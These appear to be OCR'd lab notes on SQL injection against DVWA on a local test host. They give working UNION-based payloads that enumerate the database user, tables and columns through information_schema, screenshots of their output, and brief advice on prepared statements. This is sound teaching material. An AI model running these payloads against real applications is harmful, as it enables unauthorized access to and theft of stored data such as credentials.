Types of SQL Injection

Blind SQL Injection: Attacker doesn't get immediate feedback but can infer information through application behavior (like response time or Boolean outcomes).

Union-based SQL Injection: The attacker uses `UNION` to combine results from another query, potentially exposing sensitive data from other tables.

Error-based SQL Injection: The attacker forces errors to gain insight into the database schema (tables, columns, etc.).

Basic SQL Injection In a basic SQL injection, the attacker tries to manipulate SQL queries by injecting their own SQL code into an input field (like a URL parameter or a form field).

1. SQL Injection Basics:

SQL injection is a technique where an attacker exploits vulnerabilities in an application's database query by injecting malicious SQL code.

---

2. Error-Based SQL Injection:

Error-based SQL injection is used to retrieve database information through error messages.

Example query to identify the database name:

sql

```
SELECT user(), database();
```

To combine results, use a union query:

sql

```
' UNION SELECT 1, database();
```

---

3. Finding Table Names:

Use the `information_schema.tables` table to list all tables in the database.

Example query to list all tables in a database:

sql

```
' UNION SELECT 1, GROUP_CONCAT(table_name) FROM
information_schema.tables WHERE table_schema =
'database_name';
```

---

4. Finding Column Names:

Use the `information_schema.columns` table to list all column names in a specific table.

Example query to list all column names in a table:

sql

```
' UNION SELECT 1, GROUP_CONCAT(column_name) FROM
information_schema.columns WHERE table_schema =
'database_name' AND table_name = 'table_name';
```

Example output for a table named `users`:

plaintext

```
id, first_name, last_name, username, password, avatar
```

---

5. Exploiting DVWA (Damn Vulnerable Web Application):

- The default username is **admin**, and the password may need to be brute-forced.
- You can use the above SQL queries to gather information like user credentials.

---

6. Security Tips:

- **Sanitize Inputs**: Always sanitize user inputs to prevent SQL injection.
- **Use Prepared Statements**: Use prepared statements or parameterized queries to prevent SQL injection.
- **Regularly Update and Patch**: Keep applications and systems up to date with security patches to avoid known vulnerabilities.

---

7. Common SQL Injection Example in DVWA:


To extract table names from the **DVWA** database:


sql


```
' UNION SELECT 1, GROUP_CONCAT(table_name) FROM
information_schema.tables WHERE table_schema = 'dvwa';
```


Key Terms:


- **information_schema**: A special database that stores metadata about all databases, tables, and columns in a system.
- **GROUP_CONCAT**: A function that combines multiple values into a single result separated by commas.
- **Error-Based Injection**: A method of extracting data from a database through visible error messages generated by invalid SQL queries.



Damn Vulnerable Web App (DVWA)
192.168.2.81/dvwa/login.php
ip of metasploitable
DVWA
Username
admin
Password
Login
You have logged out
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



192.168.2.81/dvwa/index.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7
change the security level



Damn Vulnerable Web App (DV
192.168.2.81/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Damn Vulnerable Web Application (DVWA) v1.0.7



Damn Vulnerable Web App (DV
192.168.2.81/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Damn Vulnerable Web App (DV
192.168.2.81/dvwa/vulnerabilities/sqli/?id=1'+union+select+user()%2Cdatabase()%23&Submit=Submit#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
union is used execute
2 queries
ID: 1' union select user(),database()#
First name: admin
Surname: admin
ID: 1' union select user(),database()#
First name: root@localhost
Surname: dvwa
To know about the name of
the database and user
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
commenting
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



Damn Vulnerable Web App (DV
192.168.2.81/dvwa/vulnerabilities/sqli/?id=1'+union+select+1%2Cgroup_concat(table_name)from+information_schema.tables+where+table_schema%3D'dvwa'%23&Submit=Submit#
DVWA
Vulnerability: SQL Injection
User ID:
Submit
output of this query is table name
ID: 1' union select 1,group_concat(table_name)from information_schema.tables where table_schema='dvwa'#
First name: admin
Surname: admin
ID: 1' union select 1,group_concat(table_name)from information_schema.tables where table_schema='dvwa'#
First name: 1
Surname: guestbook,users
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

